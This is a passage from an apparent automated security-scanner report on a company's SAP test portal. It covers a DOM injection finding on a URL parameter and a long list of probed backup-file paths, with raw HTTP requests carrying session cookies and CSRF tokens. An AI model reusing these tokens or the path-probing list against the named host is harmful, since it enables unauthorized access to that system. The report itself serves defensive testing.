<meta http-equiv="cache-control" content="no-cache">
<title>SAP GUI for HTML</title>
<link id="urStdCssLink" class="sapThemeMetaData-UR-Is" rel="STYLESHEET" href="
...[SNIP]...
<script type="text/javascript">document.forms["webguiStartForm"].elements["~transaction"].value = decodeURIComponent("bbbj5bnawg");</script>
...[SNIP]...

```

Static analysis

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **bbbj5bnawg** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to **the 'value' property of a DOM element** via the following statement:

```
document.forms["webguiStartForm"].elements["~transaction"].value = decodeURIComponent("bbbj5bnawg");
```

Dynamic analysis

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **bbbj5bnawg** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to **input.value**.

The previous value reached the sink as:

```
hg0rm12q6p
```

The stack trace at the source was:

```

at _0x149018 (<anonymous>:1:324932)
at Object.VqWqZ (<anonymous>:1:175011)
at Object.EKGja (<anonymous>:1:526637)
at HTMLInputElement.set [as value] (<anonymous>:1:543517)
at https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui?~transaction=bbbj5bnawg:457:170

```

The stack trace at the sink was:

```

at Object.Lixzr (<anonymous>:1:175099)
at Object.waEnv (<anonymous>:1:526777)
at HTMLInputElement.set [as value] (<anonymous>:1:543572)
at https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui?~transaction=bbbj5bnawg:457:170

```

23. Backup file

There are 136 instances of this issue:

```
• /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zem/mimes/combined_static_includes_1.exe
```

- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.jar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.exe
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.jar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.rar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.tar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.tar.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.zip
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.rar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.tar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.tar.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.zip
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.exe
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.jar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.exe
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.jar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.rar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.zip
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.rar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.zip
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js1
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js2
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_backup
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_bak
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_old
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsbak
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsinc
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsold
- /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js~
- /neptune/backup_zmfp_travel_create_expense_rep
- /neptune/bak_zmfp_travel_create_expense_rep
- /neptune/native/neptune_login_ping.1
- /neptune/native/neptune_login_ping.7z
- /neptune/native/neptune_login_ping.a
- /neptune/native/neptune_login_ping.ar
- /neptune/native/neptune_login_ping.bac
- /neptune/native/neptune_login_ping.backup
- /neptune/native/neptune_login_ping.bak
- /neptune/native/neptune_login_ping.bz2
- /neptune/native/neptune_login_ping.cbz
- /neptune/native/neptune_login_ping.ear
- /neptune/native/neptune_login_ping.exe
- /neptune/native/neptune_login_ping.gz
- /neptune/native/neptune_login_ping.inc
- /neptune/native/neptune_login_ping.include
- /neptune/native/neptune_login_ping.jar
- /neptune/native/neptune_login_ping.lzma
- /neptune/native/neptune_login_ping.old
- /neptune/native/neptune_login_ping.rar
- /neptune/native/neptune_login_ping.tar
- /neptune/native/neptune_login_ping.tar.7z
- /neptune/native/neptune_login_ping.tar.bz2
- /neptune/native/neptune_login_ping.tar.gz
- /neptune/native/neptune_login_ping.tar.lzma
- /neptune/native/neptune_login_ping.tar.xz
- /neptune/native/neptune_login_ping.war
- /neptune/native/neptune_login_ping.wim
- /neptune/native/neptune_login_ping.xz
- /neptune/native/neptune_login_ping.zip
- /sap/bc/webdynpro/sap/old_zwd_fim_draft_hist_powl
- /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/Icon/Personalize.bak
- /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/Icon/Personalize_old.png
- /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/Icon/dsbl/Copy%20of%20Personalize.png
- /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/Icon/dsbl/Personalize.png.ar
- /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.backup
- /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.css.tar.bz2
- /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards1.css
- /sap/public/bc/ur/nw7/js/Copy%20of%20classes.js
- /sap/public/bc/ur/nw7/js/bak_domainrelax.js
- /sap/public/bc/ur/nw7/js/classes%20-%20Copy.js
- /sap/public/bc/ur/nw7/js/classes.js.exe
- /sap/public/bc/ur/nw7/js/classes.old
- /sap/public/bc/ur/nw7/js/clientrenderers.js.cbz
- /sap/public/bc/ur/nw7/js/common/lib/Copy%20of%20less.js
- /sap/public/bc/ur/nw7/js/common/lib/less.bak
- /sap/public/bc/ur/nw7/js/domainrelax.js.tar
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.7z
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.a
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.bac
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.backup
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.bak
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.cbz
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.ear
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.jar
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.old

- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.rar
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.7z
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.gz
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.lzma
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.xz
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.war
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.wim
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.xz
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.zip
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties1
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties2
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_backup
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_bak
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_old
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesbak
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesinc
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesold
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties~
- /sap/public/bc/webdynpro/ssr/Copy%20of%20Copy%20of%20wda_ls_main.js
- /sap/public/bc/webdynpro/ssr/Copy%20of%20wda_ls_main.js
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.1
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.a
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.bac
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.backup
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.bak
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.cbz
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.ear
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.gz
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.old
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.rar
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.tar.lzma
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.war
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.wim
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js.xz
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js1
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js2
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js_backup
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js_bak
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js_old
- /sap/public/bc/webdynpro/ssr/wda_ls_main.jsbak
- /sap/public/bc/webdynpro/ssr/wda_ls_main.jsinc
- /sap/public/bc/webdynpro/ssr/wda_ls_main.jsold
- /sap/public/bc/webdynpro/ssr/wda_ls_main.js~

Issue description

Publicly accessible backups and outdated copies of files can provide attackers with extra attack surface. Depending on the server configuration and file type, they may also expose source code, configuration details, and other information intended to remain secret.

Issue remediation

Review the file to identify whether it's intended to be publicly accessible, and remove it from the server's web root if it isn't. It may also be worth auditing the server contents to find other outdated files, and taking measures to prevent the problem from reoccurring.

References

- [Web Security Academy: Information disclosure via backup files](#)

Vulnerability classifications

- CWE-530: Exposure of Backup File to an Unauthorized Control Sphere
- CAPEC-37: Retrieve Embedded Sensitive Data
- CAPEC-204: Lifting Sensitive Data Embedded in Cache

23.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.exe

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.exe HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
```

```
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656568691822
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:20:54 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/octet-stream; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/jalv.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656568691822
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:20:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
```

```
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.gz

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:21:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltecsors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/rcu.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656569592393
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:21:10 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
